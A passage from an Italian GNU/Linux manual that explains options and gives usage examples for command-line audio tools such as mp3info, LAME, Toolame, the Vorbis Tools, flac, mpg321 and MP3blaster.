`%L`	Strato MPEG (*layer*) in numero romano
`%A`	Strato MPEG (*layer*) in numero arabo

Stringa	Effetto
`%C`	Protezione dagli errori (restituisce zero o uno)
`%b`	Quantità di bit utilizzati al secondo
`%F`	Frequenza di campionamento
`%M`	Modalità: mono, stereo, ecc.
`%O`	Copyright (restituisce zero o uno)
`%o`	Originale (restituisce zero o uno)
`%m`	Lunghezza espressa in minuti
`%s`	Lunghezza rimanente in secondi
`%S`	Lunghezza complessiva in secondi
`%N`	Interruzione di riga
`%f`	Nome del file, come indicato nella riga di comando
`%B`	Nome del file senza percorso
`%i`	Dimensione del file in byte

Per comprendere meglio il significato di tutto questo, l'esempio seguente consente di estrarre esattamente il nome dell'artista e il titolo della canzone (o di qualunque altra cosa si tratti), ponendo le due informazioni su righe differenti:

```
$ mp3info -f "%a%N%t" prova.mp3 [Invio]
```

```
Bla bla bla bla
Pinco Pallino
```

Volendo si potrebbe realizzare uno script per visualizzare tutto quello che c'è da sapere nel file, come nell'esempio seguente, in cui si può fare riferimento a un solo file alla volta:

```
#!/bin/sh

mp3info -f "file:          %f"          $1
mp3info -f "dimensione:    %i"          $1
mp3info -f "formato:       %V layer %L" $1
mp3info -f "CRC:           %C"          $1
mp3info -f "bitrate:       %b Kibit/s"  $1
mp3info -f "campionamento: %F Hz"       $1
mp3info -f "modalità:      %M"          $1
mp3info -f "durata:        %m:%s"       $1
mp3info -f "copyright:     %O"          $1
mp3info -f "originale:     %o"          $1
mp3info -f "titolo:        %t"          $1
mp3info -f "artista:       %a"          $1
mp3info -f "album:         %l"          $1
mp3info -f "anno:          %y"          $1
mp3info -f "annotazioni:   %c"          $1
mp3info -f "genere:        %# %g"       $1
```

MP3info consente anche la modifica di alcune di queste informazioni, ma ciò avviene attraverso opzioni apposite e le sequenze di escape dell'opzione '**`-f`**' non hanno alcun ruolo in questo contesto.

Tabella 30.169. Alcune opzioni.

Opzione	Descrizione
`-f` ***stringa_di_formato***	Mostra le informazioni secondo la stringa di formato indicata come argomento. Si utilizzano le sequenze di escape della tabella 30.166.
`-F` ***n***	Mostra le informazioni secondo un formato prestabilito, rappresentato da un numero intero positivo. Basta provare per rendersi conto di come possono essere rappresentate le informazioni in questo modo. Si tratta evidentemente di una semplificazione per chi non vuole usare l'opzione '**`-f`**'.
`-w`	Richiede espressamente la scrittura di informazioni aggiornate. In generale non serve indicare espressamente questa opzione, perché viene richiamata automaticamente in presenza di opzioni che implicano la modifica di qualche informazione.
`-W`	Cancella le informazioni descrittive (titolo, artista, ecc.) contenute nel file.
`-t` ***titolo***	Imposta il titolo. L'uso di questa opzione implica automaticamente la scrittura, senza bisogno di specificare l'opzione '**`-w`**'.
`-a` ***artista***	Imposta l'artista. L'uso di questa opzione implica automaticamente la scrittura, senza bisogno di specificare l'opzione '**`-w`**'.
`-l` ***album***	Imposta l'album. L'uso di questa opzione implica automaticamente la scrittura, senza bisogno di specificare l'opzione '**`-w`**'.
`-y` ***anno***	Imposta l'anno. L'uso di questa opzione implica automaticamente la scrittura, senza bisogno di specificare l'opzione '**`-w`**'.

Opzione	Descrizione
`-c` ***commento***	Imposta il commento. L'uso di questa opzione implica automaticamente la scrittura, senza bisogno di specificare l'opzione '**`-w`**'.
`-g` ***n*** `-G` ***genere_testuale***	Imposta il genere, in forma di numero o in modo testuale. L'uso di questa opzione implica automaticamente la scrittura, senza bisogno di specificare l'opzione '**`-w`**'. Si osservi che l'impostazione del genere in forma testuale deve avvenire usando la definizione prevista.
`-p` [***n***]	Elenca i generi in ordine numerico, utilizzando ***n*** colonne.

Segue la descrizione di alcuni esempi; in particolare, qui non si mostra un esempio con l'uso dell'opzione '**`-f`**', perché già proposto in precedenza.

- `$` **`mp3info -t "Bla bla bla" -a "Pinco Pallino" -y "2001" ↩`**
  `↪ -g 112 prova.mp3` [*Invio*]

  Imposta il titolo, l'artista, l'anno e il genere (tango) nel file '`prova.mp3`'.

- `$` **`mp3info -p1`** [*Invio*]

  Mostra l'elenco dei generi in una sola colonna, secondo l'ordine numerico attribuito dallo standard.

30.13.2 LAME

«

LAME [48] è un progetto per la codifica in formato MP3 ed eventualmente anche in altri formati audio compressi. Il progetto produce esclusivamente del codice sorgente (compilabile facilmente) perché la distribuzione di pacchetti già compilati viene impedita di fatto dalla presenza di vari brevetti.

In un sistema GNU/Linux la compilazione di LAME avviene in modo molto semplice. Supponendo di disporre del file '`lame.tar.gz`' e di volere installare i file a partire da '`/opt/lame/`', si potrebbe procedere nel modo seguente:

```
$ tar xzvf lame.tar.gz [Invio]

$ cd lame [Invio]

$ ./configure --prefix=/opt/lame [Invio]

$ make [Invio]

$ su [Invio]



# make install [Invio]
```

Naturalmente, occorre poi preoccuparsi di inserire il percorso '`/opt/lame/bin/`' nella variabile di ambiente '**`PATH`**'. Si veda eventualmente quanto descritto nella sezione 7.1.

Al termine della compilazione si ottiene l'eseguibile '**`lame`**', che può essere utilizzato secondo la sintassi seguente:

```
lame [opzioni] file_in_ingresso file_in_uscita
```

In pratica, il primo argomento dopo le opzioni indica un file, solitamente in formato WAV-RIFF (salvo la specificazione di qualcosa di differente), mentre il secondo è il file MP3 che si vuole generare. Naturalmente, se si utilizza il carattere '**–**' al posto del nome dei file, si fa riferimento allo standard input e allo standard output rispettivamente.

Tabella 30.170. Alcune opzioni.

Opzione	Descrizione
`-r`	Il file in ingresso è di tipo PCM grezzo.
`-x`	Forza lo scambio dei byte in ingresso.
`-s` ***freq_di_campionamento***	Definisce la frequenza di campionamento in ingresso, espressa in kilohertz. Il valore predefinito è di 44,1 kHz, che si esprime come '**`44.1`**'.
`--mp1input`	Indica che il file in ingresso è di tipo «MPEG layer I».
`--mp2input`	Indica che il file in ingresso è di tipo «MPEG layer II».
`--mp3input`	Indica che il file in ingresso è di tipo «MPEG layer III».
`--ogginput`	Indica che il file in ingresso è di tipo «Ogg Vorbis».

Opzione	Descrizione
`-m` ***modalità***	Consente di specificare la modalità di registrazione, attraverso l'indicazione di una lettera. Quelle fondamentali sono: '**`s`**' stereo; '**`j`**' stereo congiunto (predefinito); '**`m`**' mono. Le modalità di registrazione effettivamente disponibili dipendono anche dal tipo di codifica usato.
`-a`	Mescola i canali del file in ingresso per generare un file monofonico.
`--decode`	Decodifica un file MP3 generando un file WAV-RIFF. In questo modo, il primo file indicato nella riga di comando deve essere in formato MP3, mentre ciò che si genera è un file WAV-RIFF.
`-q` ***n***	Qualità della registrazione: il valore va da zero a nove, dove zero rappresenta la qualità migliore e nove quella peggiore.
`-h`	Equivale a '**`-q 2`**'.
`-f`	Equivale a '**`-q 7`**' e rappresenta in pratica la richiesta di utilizzare una compressione rapida, ma di bassa qualità.
`-c`	Attiva l'indicatore relativo al copyright.
`-o`	Indica come **non** originale.
`-p`	Aggiunge 16 bit di controllo alla fine di ogni *frame*.

Opzione	Descrizione
`-tt` ***titolo***	Aggiunge il titolo.
`-ta` ***artista***	Aggiunge l'indicazione dell'artista o degli artisti.
`-tl` ***album***	Aggiunge il titolo dell'album a cui appartiene il contenuto del file.
`-ty` ***anno***	Aggiunge l'anno.
`-tc` ***commento***	Aggiunge un commento libero.
`-tn` ***n***	Specifica il numero di traccia del CD originale, con un numero che va da 1 a 255.
`-tg` ***genere***	Specifica il genere, espresso per nome o attraverso un numero.
`--genre-list`	Elenca i generi secondo lo standard ID3. Da questo elenco si può trarre il numero da usare con l'opzione '**`-tg` *n***'.

Segue la descrizione di alcuni esempi.

- `$` **`lame -q 2 prova.wav prova.mp3`** [*Invio*]

  L'esempio mostra la situazione più comune di utilizzo, in cui si specifica l'opzione '**`-q 2`**' per ottenere un buon risultato. In pratica, si ottiene il file '`prova.mp3`' a partire da '`prova.wav`'. Si intende che il file '`prova.wav`' sia di tipo WAV-RIFF, 16 bit, stereo, 44 100 Hz.

- `$` **`lame -q 2 -p prova.wav prova.mp3`** [*Invio*]

  Come nell'esempio precedente, ottenendo però un file un po' più lungo, per l'aggiunta di un codice di controllo alla fine di ogni

frame.

- `$` **`lame -q 2 -p -c prova.wav prova.mp3`** [*Invio*]

  Come nell'esempio precedente, con l'attivazione dell'indicatore del copyright.

- `$` **`lame -q 2 -p -c -tg 101 ↩`**
  `↪ -tt "Conferenza sul software libero" ↩`
  `↪ -ta "Pinco Pallino" ↩`
  `↪ -ty "2001" prova.wav prova.mp3` [*Invio*]

  Come nell'esempio precedente, con l'aggiunta di altre informazioni utili. Si osservi l'uso del genere 101.

- `$` **`lame --decode prova.mp3 prova.wav`** [*Invio*]

  Riproduce il file '`prova.wav`', completo di intestazione, a partire dal file '`prova.mp3`'.

30.13.3 Toolame

«

Volendo generare file in formato MPEG, ma senza incorrere nel problema dei brevetti che riguardano principalmente lo strato III dello standard, si può usare Toolame, [49] che si limita a utilizzare lo strato II; pertanto genera file «MPEG-1 layer II».

`toolame` [***opzioni***] ***file_in_ingresso*** ***file_in_uscita***

La sintassi per l'utilizzo dell'eseguibile '**`toolame`**' è conforme a quella di '**`lame`**', con qualche limitazione ed eccezione; in particolare l'opzione '**`-h`**' di '**`toolame`**' mostra una guida rapida e non ha nulla a che vedere con la qualità della registrazione.

Toolame impone che il file in ingresso sia diviso in campioni da 16 bit.

Tabella 30.171. Alcune opzioni.

Opzione	Descrizione
`-x`	Forza lo scambio dei byte in ingresso.
`-s` ***freq_di_campionamento***	Definisce la frequenza di campionamento in ingresso, espressa in kilohertz. Il valore predefinito è di 44,1 kHz, che si esprime come '**`44.1`**'.
`-m` ***modalità***	Consente di specificare la modalità di registrazione, attraverso l'indicazione di una lettera. Quelle fondamentali sono: '**`s`**' stereo; '**`j`**' stereo congiunto (predefinito); '**`m`**' mono. Le modalità di registrazione effettivamente disponibili dipendono anche dal tipo di codifica usato.
`-a`	Mescola i canali del file in ingresso per generare un file monofonico.
`-c`	Attiva l'indicatore relativo al copyright.
`-o`	Indica come **non** originale.

Segue la descrizione di alcuni esempi.

- `$` **`toolame -q 2 prova.wav prova.mp2`** [*Invio*]

  L'esempio mostra la situazione più comune di utilizzo, in cui si

specifica l'opzione '**-q 2**' per ottenere un buon risultato. In pratica, si ottiene il file '`prova.mp2`' a partire da '`prova.wav`'. Si intende che il file '`prova.wav`' sia di tipo WAV-RIFF, 16 bit, stereo, 44 100 Hz.

- `$` **lame -q 2 -c prova.wav prova.mp2** [*Invio*]

  Come nell'esempio precedente, con l'attivazione dell'indicatore del copyright.

30.13.4 Vorbis Tools

«

Per l'utilizzo del formato Ogg Vorbis è disponibile il pacchetto di programmi noto come Vorbis Tools. [50]

Si tratta di una raccolta di programmi di utilizzo relativamente semplice, per la codifica, l'esecuzione e la modifica di file Ogg Vorbis.

Per la codifica si utilizza '**oggenc**', con la sintassi seguente:

```
oggenc [opzioni] file_in_ingresso...
```

In pratica, se non si richiede qualcosa di particolare con le opzioni, si indicano i file da codificare (WAV-RIFF) e si ottengono file compressi con lo stesso nome ma con estensione '`.ogg`'.

Tabella 30.172. Alcune opzioni per l'utilizzo di '**oggenc**'.

Opzione	Descrizione
`-o` ***file*** `--output=`***file***	Permette di specificare il nome del file compresso da generare. L'uso di questa opzione diventa utile, particolarmente, quando il file da comprimere viene fornito attraverso lo standard input indicando un trattino ('–') al posto del nome del file.
`-q` ***n*** `--quality=`***n***	Consente di specificare la qualità del file da generare, attraverso un numero che va da 0 a 10. Il valore predefinito è 3.
`-n` ***modello*** `--names=`***modello***	Consente di specificare il modo in cui generare i nomi dei file, attraverso un modello che riconosce alcune sequenze di escape: '**`%a`**', '**`%t`**', '**`%l`**' e '**`%G`**', che rappresentano le informazioni fornite con le opzioni che hanno la stessa lettera ('**`-a`**', '**`-t`**', '**`-l`**' e '**`-G`**').
`-a` ***artista*** `--artist=`***artista***	Consente di annotare il nome di un artista.
`-t` ***titolo*** `--title=`***titolo***	Consente di annotare il titolo della registrazione.
`-l` ***album*** `--album=`***album***	Consente di annotare il titolo della raccolta.

Opzione	Descrizione
`-G` ***genere*** `--genre=`***genere***	Consente di annotare il genere.

Le opzioni '**`-a`**', '**`-t`**' e '**`-l`**', possono essere inserite più volte, per fare riferimento, in sequenza, a più file distinti. Segue la descrizione di alcuni esempi.

- `$` **`oggenc *.wav`** [*Invio*]

  Elabora i file che corrispondono al modello '`*.wav`', generando altrettanti file con estensione '`.ogg`' secondo valori predefiniti.

- `$` **`cat prova.wav | oggenc -o prova.ogg -`** [*Invio*]

  Elabora il file '`prova.wav`' che proviene dallo standard input, generando il file '`prova.ogg`'.

Per la decodifica, ovvero per generare un file audio non compresso a partire da un formato Ogg Vorbis, si utilizza '**`oggdec`**', con la sintassi seguente:

```
oggdec [opzioni] file_ogg...
```

Se non si specificano opzioni, si ottengono file in formato WAV-RIFF con gli stessi nomi di quelli indicati tra gli argomenti, ma con l'estensione rimpiazzata da '`.wav`', come nell'esempio seguente:

`$` **`oggdec *.ogg`** [*Invio*]

Come si può intuire si ottengono altrettanti file con estensione '`.wav`'.

Per leggere le informazioni contenute in un file Ogg Vorbis, si utilizza '**ogginfo**', con la sintassi seguente:

```
ogginfo [opzioni] file_ogg…
```

Anche in questo caso, il programma '**ogginfo**' viene usato prevalentemente senza opzioni. L'esempio seguente mostra le informazioni di un file che però non contiene annotazioni particolari:

```
$ ogginfo prova.ogg[Invio]

 Processing file "prova.ogg"...

 New logical stream (#1, serial: 6b8328ba): type vorbis
 Vorbis headers parsed for stream 1, information follows...
 Version: 0
 Vendor: Xiph.Org libVorbis I 20020717 (1.0)
 Channels: 2
 Rate: 44100


 Nominal bitrate: 112,001000 kb/s
 Upper bitrate not set
 Lower bitrate not set
 Vorbis stream 1:
         Total data length: 2661137 bytes
         Playback length: 3m:15s
         Average bitrate: 109,099492 kbps
 Logical stream 1 ended
```

Per modificare le annotazioni contenute in un file Ogg Vorbis, si utilizza '**vorbiscomment**', la cui sintassi cambia a seconda dell'azione che si intende compiere; pertanto vale la pena di mostrarne l'utilizzo solo attraverso degli esempi.

Generalmente si comincia dalla lettura delle annotazioni contenute nel file Ogg Vorbis che si vuole modificare, salvandole in un file di testo normale:

```
$ vorbiscomment -l prova.ogg > prova.txt[Invio]
```

In questo caso, viene creato il file '`prova.txt`' a partire dalle annotazioni contenute all'interno di '`prova.ogg`'. Il contenuto del file '`prova.txt`' potrebbe essere simile a quello seguente:

```
title=Track 02
artist=NoArtist
album=Unknown Disc
```

Per modificare questi dati nel file Ogg Vorbis, si può intervenire nello stesso file di testo appena generato, cambiandolo per esempio così:

```
title=Concerto n. 8, La cetra, RV238
artist=Antonio Vivaldi
album=Opera 9
```

Per **modificare** le annotazioni con i dati contenuti nel file di testo appena modificato, si può procedere così:

```
$ vorbiscomment -w -c prova.txt prova.ogg prova_2.ogg[Invio]
```

In questo modo si viene a creare un nuovo file Ogg Vorbis denominato '`prova_2.ogg`' con le modifiche apportate, mentre il file originale rimane invariato.

In modo analogo, per **aggiungere** le annotazioni contenute nel file di testo '`prova.txt`', basta usare l'opzione '**`-a`**':

```
$ vorbiscomment -a -c prova.txt prova.ogg prova_2.ogg[Invio]
```

Se invece non si vuole usare un file di testo per indicare le annotazioni, si possono specificare i campi direttamente sulla riga di comando

attraverso l'opzione '**-t**':

```
$ vorbiscomment -a -t "license=GNU GPL" ↩
↪                   prova.ogg prova_2.ogg [Invio]
```

In questo caso viene aggiunto il campo '**LICENSE**' con la dicitura «GNU GPL».

Si ricorda che i campi delle annotazioni contenute in un file Ogg Vorbis sono liberi e dipende dalle convenzioni il significato pratico che gli si va ad attribuire.

Per l'esecuzione di un file in formato Ogg Vorbis, si utilizza '**ogg123**', con la sintassi seguente:

```
ogg123 [opzioni] {file_ogg | directory | http_uri}...
```

In condizioni normali non sono necessarie opzioni; piuttosto, è il caso di osservare che i file da eseguire possono essere indicati singolarmente, a directory intere, oppure anche attraverso indirizzi URI del tipo *http://...*.

In condizioni normali, '**ogg123**' dovrebbe essere in grado di indirizzare il flusso audio digitale al file di dispositivo corretto, secondo la modalità che questo richiede. Eventualmente, è possibile modificare questo comportamento con l'uso delle opzioni (che qui non vengono descritte), oppure attraverso la configurazione dei file '`/etc/libao.conf`' e '`~/.libao`'. Si veda eventualmente la pagina di manuale *libao.conf(5)*.

30.13.5 Flac

«

Flac [51] è il pacchetto standard per la compressione e l'estrazione con il formato FLAC, che ha la caratteristica di non perdere informazioni. Il programma principale del pacchetto è '**`flac`**', con il quale si comprime e si decomprime:

```
flac [azione] [opzioni] file
```

A seconda delle opzioni usate o non usate, si intende se si vuole comprimere, decomprimere o altro, il file indicato alla fine della riga di comando (nel modello sintattico è stata indicata un'opzione iniziale con il nome di «azione», proprio per specificare il da farsi). Quando si esegue una compressione o un'estrazione, il file che si genera dalla compressione o dall'estrazione, si può specificare attraverso l'opzione '**`-o`**'; altrimenti, il programma cerca di determinare da solo un nome appropriato. Per esempio, se si sta comprimendo il file '`prova.wav`', il programma cerca di produrre il file compresso '`prova.flac`'; lo stesso vale, in modo opposto, se si esegue un'estrazione.

Tabella 30.176. Alcune opzioni che rappresentano l'azione da compiere.

Opzione	Descrizione
	La mancanza di una di queste opzioni richiede la compressione del file.
`-d` `--decode`	Richiede l'estrazione del file.

Opzione	Descrizione
`-t` `--test`	Richiede la verifica dell'integrità del file.

Tabella 30.177. Altre opzioni.

Opzione	Descrizione
`-c` `--stdout`	Invia il risultato dell'elaborazione attraverso lo standard output.
`-o` ***file*** `--output=`***file***	Invia il risultato dell'elaborazione al file indicato come argomento dell'opzione.
`-f` `--force`	Richiede espressamente la sovrascrittura del file che si genera, se questo esiste già.
`--ogg`	Dichiara il formato del file da comprimere, o da estrarre, come Ogg FLAC, mentre in condizioni normali si fa riferimento al formato FLAC puro e semplice.

La documentazione di Flac riporta molte altre opzioni, che si possono rendere utili o necessarie, per esempio, per dichiarare espressamente le caratteristiche del campionamento in ingresso, oppure per richiedere una compressione migliore (ma più lenta). Segue la descrizione di alcuni esempi.

- `$` **`flac musica.wav`** [*Invio*]

Comprime il file ‘musica.wav’, generando il file ‘musica.flac’, con opzioni di compressione normali. In questo caso si ottiene un file di dimensioni pari a circa il 53 % di quello originale:

```
flac 1.1.1, Copyright (C) 2000,2001,2002,2003,2004
Josh Coalson
flac comes with ABSOLUTELY NO WARRANTY.  This is free
software, and you are welcome to redistribute it under
certain conditions.  Type ‘flac’ for details.

options: -P 4096 -b 4608 -m -l 8 -q 0 -r 3,3
musica.wav: wrote 10684429 bytes, ratio=0.539
```

- $ **flac -o musica.flac musica.wav**[*Invio*]

Esegue la stessa operazione dell’esempio precedente, con la differenza che in questo caso si specifica espressamente il nome del file da generare.

- $ **flac -t musica.flac**[*Invio*]

Verifica l’integrità del file ‘musica.flac’:

```
flac 1.1.1, Copyright (C) 2000,2001,2002,2003,2004
Josh Coalson
flac comes with ABSOLUTELY NO WARRANTY.  This is free
software, and you are welcome to redistribute it under
certain conditions.  Type ‘flac’ for details.

musica.flac: ok
```

- $ **flac -d musica.flac**[*Invio*]

Esegue dal file ‘musica.flac’ il file ‘musica.wav’.

- $ **flac -o musica.wav -d musica.flac**[*Invio*]

Esattamente come nell'esempio precedente, specificando il nome del file da generare.

A fianco di '**flac**', il programma '**metaflac**' consente di intervenire nelle informazioni aggiuntive contenute in un file FLAC:

```
metaflac [opzioni] [operazioni] file_flac
```

A titolo di esempio, il comando seguente consente di leggere le informazioni disponibili all'interno di un file FLAC:

```
$ metaflac --list musica.flac [Invio]
```

30.13.6 Mpg321

Mpg321 [52] è un programma a riga di comando per l'esecuzione di file MP2 e MP3. Si tratta precisamente di un programma che ripete le funzionalità di Mpg123, che però non è software libero.

```
mpg321 [opzioni] file_mp3...
```

```
mpg321 [opzioni] uri_file_mp3...
```

Il funzionamento è evidentemente molto semplice; vale la pena di annotare qualche opzione.

Tabella 30.180. Alcune opzioni.

Opzione	Descrizione
`-z` `--shuffle`	Esegue una volta sola, in ordine casuale, i file indicati alla fine della riga di comando.
`-Z` `--random`	Esegue indefinitamente, in ordine casuale, i file indicati alla fine della riga di comando.
`-w` ***file*** `--wav` ***file***	Invece di utilizzare l'adattatore audio per la riproduzione sonora, genera un file WAV.
`--stereo`	Genera un'uscita stereofonica, anche se l'origine è monofonica.
`-v` `--verbose`	Mostra il procedere dell'esecuzione o della conversione.

Segue la descrizione di alcuni esempi.

- `$` **`mpg321 prova.mp3`** [*Invio*]

  Esegue il file '`prova.mp3`'.

- `$` **`mpg321 -v prova.mp3`** [*Invio*]

  Esegue il file '`prova.mp3`', mostrando la progressione dell'esecuzione.

- `$` **`mpg321 -v -w prova.wav prova.mp3`** [*Invio*]

  Esegue il file '`prova.mp3`', generando il file '`prova.wav`'.

30.13.7 MP3blaster

MP3blaster [53] è un programma interattivo per l'esecuzione di file audio (inizialmente solo per file MP3, ma successivamente esteso anche ad altri, compreso Ogg Vorbis). Se viene avviato con l'indicazione di alcuni file audio, si ottiene il pannello di controllo che si vede nella figura 30.181.

Figura 30.181. Pannello principale di MP3blaster.

```
.-------------------------------------------------------------------------( - ).
|[F 1] Select Files        [F 2] Add Group         [F 5] Set Group Title      |
|[F 3] Load/Add Playlist   [F 4] Write Playlist    [ C ] Clear Playlist       |
|[ m ] Move Files After    [ M ] Move Files Before [ / ] Start Search         |
|[ f ] Toggle File Display [F 6] Toggle Repeat     [F 7] Toggle GroupShuffle |
|-------------------------------------------------------------------------( + )|
| Global Playback: Play current group, including subgroups       |Mpg1 Layer3|
| Next Song      : Baroque_Ensemble_Les_Eclairs_de_Musique_-_A._V|44Khz 128kb|
|                                                                |JointStereo|
|                                                                |Threads:100|
|----------------------------[Default]-----------------------------------------|
|Apotheose_-_Vivaldi_Allegro_dalla_Sonata_in_mi_minore_per_flauto|[ ] shuffle|
|Baroque_Ensemble_Les_Eclairs_de_Musique_-_A._Vivaldi_-_Concerto_|[ ] repeat |
|                                                                |       0:20|
|                                                                |       2:31|
|                                                                |           |
|                                                                | |<  ||  >||
|                                                                | 4   5   6 |
|                                                                |           |
|                                                                | <<  []  >>|
|                                                                | 1   2   3 |
|----------------------------------------------------------------[ t ]Mixer-|
||> Apothéose - Vivaldi: Allegro dalla Sonata                    |Vol        |
|<Unknown Album> (http://www.vitaminic.it)                       |[<]+064%[>]|
`-------------------------------------------------------------------------------'
```

Le funzionalità che MP3blaster mette a disposizione sono numerose e il loro accesso è poco intuitivo. Nella parte alta appare una sorta di finestra che riepiloga i comandi che possono essere impartiti, ma non sono tutti: per visualizzare gli altri si può scorrere utilizzando i

tasti [+] e [−]. La tabella 30.182 elenca alcuni comandi (tasti) che possono essere impartiti durante l'esecuzione di un file audio.

Tabella 30.182. Comandi utili in fase di esecuzione dei brani.

Tasto	Effetto
[*1*]	Salta al brano precedente.
[*2*]	Torna indietro nel brano in corso di esecuzione.
[*3*]	Avvia l'esecuzione del brano corrente.
[*4*]	Avanza nel brano in corso di esecuzione.
[*5*]	Salta al brano successivo.
[*6*]	Pausa.
[*7*]	Stop.
[*F6*]	Attiva o disattiva la richiesta di ripetizione del brano in corso di esecuzione.
[*F7*]	Attiva o disattiva la richiesta di un'esecuzione secondo una sequenza casuale.
[*t*]	Seleziona una linea di amplificazione differente, da controllare poi con i tasti [<] e [>].
[<]	Abbassa o alza il livello di amplificazione relativo alla linea selezionata con il tasto [*t*].
[>]	
[*q*]	Conclude la modalità di esecuzione.

MP3blaster si avvia attraverso l'eseguibile '**`mp3blaster`**', con o senza argomenti, ma in generale è meglio indicare subito i file da eseguire:

```
mp3blaster [opzioni] [file] ...
```

Eventualmente è possibile anche indicare un indirizzo del tipo *http://...* se da quello è possibile ottenere un flusso audio riconosciuto da MP3blaster.

In generale, se alla fine della riga di comando vengono indicati dei file, viene avviata la loro esecuzione; altrimenti si ottiene generalmente il pannello iniziale del programma, dal quale si possono selezionare le funzioni desiderate.

Come accennato, il modo più semplice per avviare MP3blaster è quello di indicare subito i file da eseguire, come nell'esempio seguente, in cui si fa riferimento a tutti i file con estensione '`.mp3`' e '`.ogg`' contenuti nella directory '`brani/`':

```
$ mp3blaster brani/*.mp3 brani/*.ogg [Invio]
```

30.13.8 Xmms

Xmms, [54] ovvero X multimedia system, è un lettore multimediale grafico, per i formati audio più comuni. Avviandolo per la prima volta, attraverso l'eseguibile '**xmms**', si ottiene il pannello di controllo che si vede nella figura 30.183.

Figura 30.183. Pannello principale di Xmms al primo avvio.



